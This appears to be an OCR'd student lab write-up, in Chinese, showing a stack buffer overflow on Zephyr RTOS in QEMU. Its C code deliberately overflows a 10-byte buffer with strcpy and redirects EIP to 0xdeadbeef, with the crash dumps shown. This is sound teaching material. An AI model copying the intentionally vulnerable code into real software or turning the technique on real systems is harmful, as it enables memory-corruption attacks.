

Reference: https://events19.linuxfoundation.org/wp-content/uploads/2017/11/SecurityInZephyrAndFuchsia.pdf

## d. Do textbook attacks (e.g., buffer overflow or heap spray) work on Zephyr?

根据之前的实验，BOF能够在Zephyr上操作，从而覆写其中寄存器的值。

# Q3. Change the EIP register to the value 0xdeadbeef, and show me the screenshot of the EIP value when the application crashes.

首先尝试使用字符逐个递增的字母表字符串来定位原先EIP寄存器在原先字符串中的位置：




执行后发现EIP对应的char值是0x5251504f。结合之前的字符串是按字母表逐个递增的性质，我们得知它是一个小端存储的方式：

```
lab6@ubuntu: ~/zephyr-project/samples/hello_world
To exit from QEMU enter: 'CTRL+a, x'
[QEMU] CPU: qemu32
***** BOOTING ZEPHYR OS v1.7.99 - BUILD: Nov  5 2022 03:16:46 *****
qemu: fatal: Trying to execute code outside RAM or ROM at 0x5251504f

EAX=00103137 EBX=00000000 ECX=00103163 EDX=00103149
ESI=001017[illegible]b EDI=00103164 EBP=4e4d4c4b ESP=00103144
EIP=5251504f EFL=00000246 [---Z-P-] CPL=0 II=0 A20=1 SMM=0 HLT=0
ES =0010 00000000 ffffffff 00cf9300 DPL=0 DS   [-WA]
CS =0008 00000000 ffffffff 00cf9b00 DPL=0 CS32 [-RA]
SS =0010 00000000 ffffffff 00cf9300 DPL=0 DS   [-WA]
DS =0010 00000000 ffffffff 00cf9300 DPL=0 DS   [-WA]
FS =0010 00000000 ffffffff 00cf9300 DPL=0 DS   [-WA]
GS =0010 00000000 ffffffff 00cf9300 DPL=0 DS   [-WA]
LDT=0000 00000000 0000ffff 00008200 DPL=0 LDT
TR =0000 00000000 0000ffff 00008b00 DPL=0 TSS32-busy
GDT=     00100070 00000017
IDT=     00101a30 000007ff
CR0=0000003f CR2=00000000 CR3=00000000 CR4=00000000
DR0=00000000 DR1=00000000 DR2=00000000 DR3=00000000
DR6=ffff0ff0 DR7=00000400
CCS=00000000 CCD=00000000 CCO=LOGICB
EFER=0000000000000000
FCW=037f FSW=0000 [ST=0] FTW=00 MXCSR=00001f80
```

其中它与ASCII码表的对应是：

```
0x4f = O
0x50 = P
0x51 = Q
0x52 = R
```

那我们就将字符串原先的OPQR修改为目标值的小端存储即可：

main.c (~/zephyr-project/samples/hello_world/src) - gedit

Open Save Undo

main.c

```c
 *
 * Unless required by applicable law or agreed to in writing, software
 * distributed under the License is distributed on an "AS IS" BASIS,
 * WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
 * See the License for the specific language governing permissions and
 * limitations under the License.
 */

#include <zephyr.h>
#include <misc/printk.h>

#include <string.h>
void overflow(char* str){
        char buffer[10];
        strcpy(buffer, str); // Dangerous!
}

int main(void)
{
        char str[] = "ABCDEFGHIJKLMNOPQRSTUVWXYZ";
        str[14] = 0xef; str[15] = 0xbe; str[16] = 0xad; str[17] = 0xde;
        overflow(str);

        return 1;
```

Saving file '/home/lab6/zephyr-project/samples/hell... C Tab Width: 8 Ln 26, Col 15 INS

再次执行，可以发现EIP寄存器的值已经变化为了0xdeadbeef，完成要求：

lab6@ubuntu: ~/zephyr-project/samples/hello_world

```
To exit from QEMU enter: 'CTRL+a, x'
[QEMU] CPU: qemu32
***** BOOTING ZEPHYR OS v1.7.99 - BUILD: Nov  5 2022 03:16:46 *****
qemu: fatal: Trying to execute code outside RAM or ROM at 0xdeadbeef

EAX=00103132 EBX=00000000 ECX=00103163 EDX=00103149
ESI=0010177b EDI=00103164 EBP=4e4d4c4b ESP=00103144
EIP=deadbeef EFL=00000246 [---Z-P-] CPL=0 II=0 A20=1 SMM=0 HLT=0
ES =0010 00000000 ffffffff 00cf9300 DPL=0 DS   [-WA]
CS =0008 00000000 ffffffff 00cf9b00 DPL=0 CS32 [-RA]
SS =0010 00000000 ffffffff 00cf9300 DPL=0 DS   [-WA]
DS =0010 00000000 ffffffff 00cf9300 DPL=0 DS   [-WA]
FS =0010 00000000 ffffffff 00cf9300 DPL=0 DS   [-WA]
GS =0010 00000000 ffffffff 00cf9300 DPL=0 DS   [-WA]
LDT=0000 00000000 0000ffff 00008200 DPL=0 LDT
TR =0000 00000000 0000ffff 00008b00 DPL=0 TSS32-busy
GDT=     00100070 00000017
IDT=     00101a30 000007ff
CR0=0000003f CR2=00000000 CR3=00000000 CR4=00000000
DR0=00000000 DR1=00000000 DR2=00000000 DR3=00000000
DR6=ffff0ff0 DR7=00000400
CCS=00000000 CCD=00000000 CCO=LOGICB
EFER=0000000000000000
FCW=037f FSW=0000 [ST=0] FTW=00 MXCSR=00001f80
```